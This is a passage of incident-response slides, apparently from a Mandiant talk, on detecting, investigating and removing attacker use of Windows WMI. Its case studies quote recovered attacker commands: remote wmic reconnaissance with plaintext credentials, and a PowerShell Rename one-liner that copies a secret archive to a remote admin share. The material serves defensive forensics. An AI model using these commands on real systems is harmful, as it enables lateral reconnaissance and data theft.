    - May generate a significant amount of log activity (WMI is often used by legit applications)

- If configured, which WMI trace logs capture activity?
  - WMI-Activity Windows event log
  - Pre-Vista, WMI Service logs stored in “%SYSTEMROOT%\wbem\logs\”
    - wbemcore.log
    - mofcomp.log
    - wbemprox.log

WMI-ACTIVITY EVENT LOG EXAMPLE #1

- Trace log capturing the following reconnaissance command:

  “wmic.exe /node:”192.168.1.1” service get pathname”




```
GroupOperationId = 540; OperationId = 541; Operation = Start IWbemServices::ExecQuery - SELECT
PathName FROM Win32_Service; ClientMachine = [redacted]; User = [redacted]; ClientProcessId
= 1328; NamespaceName = \\.\ROOT\CIMV2
```

You can see the namespace referenced (Win32_Service) as well as the property (PathName) and info about the source system (NetBIOS name) and user context

WMI-ACTIVITY EVENT LOG EXAMPLE #2

- Trace log capturing the following command:

  “wmic.exe process call create ‘netstat –ano’”



```
ProviderInfo for GroupOperationId = 814; Operation = Provider::ExecMethod - Win32_Process::Create;
ProviderName = CIMWin32; ProviderGuid = {d63a5850-8f16-11cf-9f47-00aa00bf345c}; Path = %
systemroot%\system32\wbem\cimwin32.dll
```

- Note that the name of the executable name is not always captured if Windows-native
  - Process memory, appcompat, or prefetch may provide additional context

WMI SERVICE LOGS

- Log sources you may find on pre-Vista systems
- What is in each log source?
  - wbemcore.log
    - Logon activity and authentication failures (required setting: verbose)
  - mofcomp.log
    - Successful and failed MOF compile operations including the name and path of MOF files, whether it was imported, and failures (required setting: verbose)
  - wbemprox.log
    - Login failures based on incorrect credentials, service availability, or permissions issues (required setting: errors or verbose)

WMI SERVICE LOG EXAMPLE ENTRIES

- Wbemcore.log

```
(Mon Dec 09 11:13:59 2010.231145) : DCOM connection from DOMAIN\Username at authentication level Packet, AuthSvc = 9, AuthzSvc = 1, Capabilities = 0
```

- Mofcomp.log

```
(Sat Aug 01 11:13:21 2013.1675625) : Parsing MOF file C:\evil.mof
```

- Wbemprox.log (hex codes have to be looked up)

```
(Tue Oct 01 17:01:07 2011.4653221) : NTLMLogin resulted in hr = 0x80041017
```

NETWORK

- PCAPs containing WMI queries can be easily parsed
  - WMI uses DCOM and (MS)RPC by default
    - Relatively easy to parse and analyze
    - If you use WMI and supply explicit creds within a query/command guess what happens?
      - More or less in the clear – this is why we can't have nice things
    - Most communications over TCP 135
- Except when they can't be parsed:
  - Environments (ICS, Defense) where all traffic is pushed into IPSEC tunnels
    - Very rare
  - When WinRM was used (HTTPS)
    - Applicable for both PowerShell and WinRM command line interaction

CASE STUDIES

CASE STUDY #1: USING WMI FOR RECONNAISSANCE

- During Live Response of a system we found traces of WMI queries in process memory for “csrss.exe”
  - WMI used to query the attributes of a user on a remote system

    -
      ```
      wmic.exe /node:”10.2.13.41” /user:”ABCAdmin” /password:”superman”
      useraccount get AccountType,Description,Domain,Disabled,LocalAccount,SID
      ```
  - WMI used to list services on a remote system

    -
      ```
      wmic.exe /node:”10.2.13.41” /user:”ABCAdmin” /password:”superman” service
      get Name,Caption,State,ServiceType,pathname
      ```

CASE STUDY #2: USING WMI FOR PERSISTENCE

- Observed callback to malicious C2 domain
- No common persistence mechanism (Service, Run key, Stubpath, DLL search order hijacking, AppInit_DLL, etc)
- String search showed malicious domain referenced in MOF file
- Queried WMI for _EventFilter, _EventConsumer, and _FilterToConsumerBinding attributes
- ActionScriptEventConsumer used to execute JScript configured to run once per minute using Win32_LocalTime class

CASE STUDY #2: USING WMI FOR PERSISTENCE CONTINUED

- We identified the following registry key, modified on June 4, 2014:

Key	Value	Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2**Win32ClockProvider**	N/A	N/A
Key Last Modified		
06/04/14 01:30:03 UTC		

CASE STUDY #3: DATA THEFT WITH WMI AND POWERSHELL


- During analysis of a system we found the following in the pagefile (pagefile.sys):

  -
    ```
    (Get-WmiObject -Class CIM_DataFile -Filter
    'Name=“F:\\Path\To\Secret\Sauce\20130102.rar"' -ComputerName DOMAINCONTROLLER1 -
    Credential
    ‘DOMAINCONTROLLER1\Administrator').Rename("\\\\WIN2K8AD01\\ADMIN$\\01.dat")
    ```
- The attacker used the rename() function to copy a file from the local system to a remote share

REMEDIATION

REMEDIATING PERSISTENT WMI INFECTIONS

- Scenario: an attacker infected one or more systems in your environment with a persistent WMI script
  - Now what?



HOW TO REMOVE A WMI BACKDOOR

- Use PowerShell
  - Step 1: Identifiy the WMI EventFilter
    - `get-wmiobject -namespace root\subscription -query "select * from __EventFilter“`
  - Step 2: Identifiy the WMI EventConsumer
    - `get-wmiobject -namespace root\subscription -query "select * from __EventConsumer“`
  - Step 3: Identifiy the Binding
    - `get-wmiobject -namespace root\subscription -query "select * from __FilterToConsumerBinding”`

HOW TO REMOVE A WMI BACKDOOR CONTINUED

- Continued…
  - Step 4: Remove the malicious binding

    -
      ```
      gwmi –Namespace “root\subscription” –class _FilterToConsumerBinding |
      Remove-WMIObject –WhatIf
      ```
  - Step 5: Remove the malicious EventFilter

    -
      ```
      gwmi -Namespace "root/subscription" -Class __EventFilter | where name -eq
      “sneakyfilter" | Remove-WmiObject –WhatIf
      ```
  - Step 6: Remove the malicious EventConsumer

    -
      ```
      gwmi -Namespace "root/subscription" -Class LogFileEventConsumer | where name
      -EQ “sneakyconsumer" | Remove-WmiObject –WhatIf
      ```

CONCLUSION

SUMMARY/LESSONS LEARNED

- Targeted threat actors are increasingly relying on WMI, commodity actors are already adopting WMI which means de-confliction is a bigger challenge
- WMI can be leveraged for nearly every phase of the compromise and by default leaves little evidence
- WMI persistence easily defeats traditional AV, whitelisting, and can be overlooked when conducting forensic analysis
- Process memory may contain some artifacts of WMI activity but fidelity quickly diminishes over time

ACKNOWLEDGEMENTS

- Bob Wilton
- Ryan Kazanciyan (@ryankaz42)
- Matt Hastings
- Matt Graeber (@mattifestation)
- Jesse Davis (@secabstraction)

QUESTIONS?

devon.kerr@mandiant.com
@_devonkerr_

THE
END